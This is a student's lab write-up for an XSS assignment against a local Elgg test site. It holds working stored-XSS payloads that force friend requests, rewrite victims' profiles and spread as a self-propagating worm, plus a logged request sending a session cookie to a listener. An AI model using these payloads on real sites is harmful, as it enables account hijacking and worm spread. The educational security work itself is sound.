SENG 360 Assignment 12
XSS Lab
Amaan Makhani- V00883520

Task 1: Becoming the Victim's Friend


JavaScript Code

Using the observations below I constructed the following JS code to send out an HTTP request to add Samy as a friend. The below code was placed in the "About Me" field of Samy's profile page.

```
<script type = "text/javascript">
window.onload = function () {
 var Ajax = null;

 var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
 var token = "&__elgg_token=" +  elgg.security.token.__elgg_token;

 //Construct the HTTP request to add Samy as a friend.
 //sendurl filled in by me below
 var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;

 // Create and send Ajax request to add friend
 Ajax = new XMLHttpRequest();
 Ajax.open("GET", sendurl, true);
 Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
 Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
 Ajax.send();
}
</script>
```

Observations

Prior to beginning the construction of the code and request for the attack we need to see what a valid friend request to the server looks like. Below are the screenshots showing an add friend HTTP request. This test friend request was sent from Charlie to Sam. As we can see from the below request, to add Samy as a friend his ID is 47 and both the elgg token and ts are needed.



Once completed Alice visits Samy's profile and is then added as his friend as shown below. The successful attack happens in the background and Alice likely has no idea this has occurred.

Questions

Question 1: Explain the purpose of Lines (1) and (2) above, why are they are needed?

To send a valid HTTP request the secret token and timestamp value of the site must be contained in the request. If these items are not included the request will be invalid. Line one grabs the stored time stamp and line 2 grabs the security token.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

If the Elgg application only provides the Editor mode for the "About Me" field, we would not be able to execute the attack. This is because the editor mode encodes the special input characters. When I attempted inserting < in this mode it gets encoded as &lt. Since we need the script tag to make it an executable script, we would not be able to get around this obstacle.

Task 2: Modifying the Victim's Profile


JavaScript Code

Using the observations below I constructed the following JS code to send out an HTTP request to edit the victims' profile. The below code was placed in the "About Me" field of Samy's profile page.


```
<script type = "text/javascript">
window.onload = function () {
 //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
 //and Security Token __elgg_token
 var userName = elgg.session.user.name;
 var guid = "&guid=" + elgg.session.user.guid;
 var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
 var token = "&__elgg_token=" +  elgg.security.token.__elgg_token;

 //Construct the content of your url
 var sendurl="http://www.xsslabelgg.com/action/profile/edit";
 var desc = "&description=Samy modified me!" + " &accesslevel[description]=2"
 var content = token+ts+"&name="+userName+desc+guid;
 var samyGuid = 47;

 if(elgg.session.user.guid != samyGuid){
  // Create and send Ajax request to add friend
  var Ajax = null;
  Ajax = new XMLHttpRequest();
  Ajax.open("POST", sendurl, true);
  Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  Ajax.send(content);
 }
}
</script>
```

Observations

Prior to beginning the construction of the code and request for the attack we need to see what a valid profile modification looks like. Below are the screenshots showing an edit profile HTTP request. This test was run through Samy's account by adding the word testing in the description field. As you can see from the request's parameters all the access level's are set to 2. Also when executing the request on the victim we must include their GUID, secret token and timestamp, and the text we want to write to a specific field. To make this field visible we must also set the access level to 2.


Samy : XSS Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Samy : XSS Lab Site
www.xsslabelgg.com/profile/samy
Most Visited SEED Labs Sites for Labs
Account »
XSS Lab Site
Activity Blogs Bookmarks Files Groups More »
Add widgets
Samy
Friends
Inspector Console Debugger Style Editor Performance Memory Network Storage
All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache
Filter URLs
Sta... Meth... File Domain Cause Type Transfer... Size
302 POST edit www.xsslabelgg.c... document html 3.82 KB 13.76 KB → 64 ms
200 GET samy www.xsslabelgg.c... document html 3.84 KB 13.76 KB → 36 ms
200 GET font-awesome.css www.xsslabelgg.c... stylesheet css cached 28.38 KB
200 GET elgg.css www.xsslabelgg.c... stylesheet css cached 58.09 KB
200 GET colorbox.css www.xsslabelgg.c... stylesheet css cached 3.80 KB
200 GET jquery.js www.xsslabelgg.c... script js cached 0 B
200 GET jquery-ui.js www.xsslabelgg.c... script js cached 0 B
200 GET require_config.js www.xsslabelgg.c... script js cached 798 B
200 GET require.js www.xsslabelgg.c... script js cached 0 B
200 GET elgg.js www.xsslabelgg.c... script js cached 0 B
GET /?c=Elgg=kbjr0u055bbh2qp0... 127.0.0.1:5555 img 0 GB 0 B → 0 ms
200 GET en.js www.xsslabelgg.c... script js cached 0 B
200 GET init.js www.xsslabelgg.c... script js cached 619 B
200 GET ready.js www.xsslabelgg.c... script js cached 271 B
200 GET Plugin.js www.xsslabelgg.c... script js cached 630 B
Headers Cookies Params Response Timings
Request URL: http://www.xsslabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found Edit and Resend Raw headers
Version: HTTP/1.1
Filter headers
Response headers (365 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 0
Content-Type: text/html;charset=utf-8
Date: Sun, 29 Nov 2020 18:52:12 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Location: http://www.xsslabelgg.com/profile/samy
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Request headers (509 B)
Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 651
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=kbjr0u055bbh2qp0q8i1badob4
Host: www.xsslabelgg.com
Referer: http://www.xsslabelgg.com/profile/samy/edit
Upgrade-Insecure-Requests: 1
15 requests 120.05 KB / 0 GB transferred Finish: 930 ms DOMContentLoaded: 548 ms load: 976 ms

Once completed Alice visits Samy's profile and her about me field is changed to say Samy has modified this. The successful attack happens in the background and Alice cannot stop it from occurring. Her profile fields can be under our control.



Questions

Question 3: Why do we need Line (1) above? Remove this line and repeat your attack. Report and explain your observation.

We need Line 1 so that Samy does not attack himself. Since I am editing the victims about me field and my JS code is also in the about me field this could stop my own attack. When uncommented the JS code in the about me field is replaced by the text I tried to add to the victim's profile. Since my code is no longer there no one can be attacked.

Task 3: Writing a Self-Propagating XSS Worm


JavaScript Code


This task creates a propagating worm to infect users who have not visited Samy's profile but any infected user's profile. The below code was placed in the "About Me" field of Samy's profile page.

```
<script type="text/javascript" id="worm">
window.onload = function () {
 var header = "<script id=\"worm\" type=\"text/javascript\">";
 var js = document.getElementById("worm").innerHTML;
 var tail = "</" + "script>";
 var wormCode = encodeURIComponent(header + js + tail);
 //JavaScript code to access user, name, user guid, Time Stamp __elgg_ts
 //and Security Token __elgg_token
 var userName = elgg.session.user.name;
 var guid = "&guid=" + elgg.session.user.guid;
 var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
 var token = "&__elgg_token=" +  elgg.security.token.__elgg_token;

 //Construct the content of your url
 var sendurl="http://www.xsslabelgg.com/action/profile/edit";
 var desc = "&description=Samy modified me!" + wormCode + " &accesslevel[descript
ion]=2"
 var content = token+ts+"&name="+userName+desc+guid;
 var samyGuid = 47;

 if(elgg.session.user.guid != samyGuid){
  // Create and send Ajax request to add friend
  var Ajax = null;
  Ajax = new XMLHttpRequest();
  Ajax.open("POST", sendurl, true);
  Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  Ajax.send(content);
 }
}
</script>
```

Observations

With our propagating worm we first have Alice visit Samy's profile. This changes Alice's profile as shown below and her profile now includes that worm. Then I logged out of Alice's account and into Charlie's and viewed Alice's profile. After doing this his profile was edited and the worm transferred to him also. It is important to note Charlie has the worm but never visited Samy's profile.


Alice : XSS Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Alice : XSS Lab Site
www.xsslabelgg.com/profile/alice
Most Visited SEED Labs Sites for Labs
Account »
XSS Lab Site
Activity Blogs Bookmarks Files Groups More »
Add widgets
Alice
About me
Samy modified me!
Friends
No friends yet.
Edit profile
Edit avatar
Blogs
Bookmarks
Files
Pages
Wire posts
Powered by Elgg


Firefox Web Browser
Edit profile : XSS Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.xsslabelgg.com/profile/alice/edit
Most Visited SEED Labs Sites for Labs
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Edit profile
Display name
Alice
About me
Edit HTML
<p>Samy modified me!<script type = "text/javascript">
window.onload = function () {
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//and Security Token __elgg_token
var userName = elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
//Construct the content of your url
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
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
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
Search
Alice
Blogs
Bookmarks
Files
Pages
Wire posts
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Group notifications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
XSS Lab Site
Activity Blogs Bookmarks Files Groups More »
Add widgets
Charlie
About me
Samy modified me!
Friends
No friends yet.
Edit profile
Edit avatar
Blogs
Bookmarks
Files
Pages
Wire posts
Powered by Elgg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Edit profile
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Charlie
About me
Edit HTML
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var guid = "&guid=" + elgg.session.user.guid;
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
//Construct the content of your url
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
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Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
}
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Search
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Account statistics
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Group notifications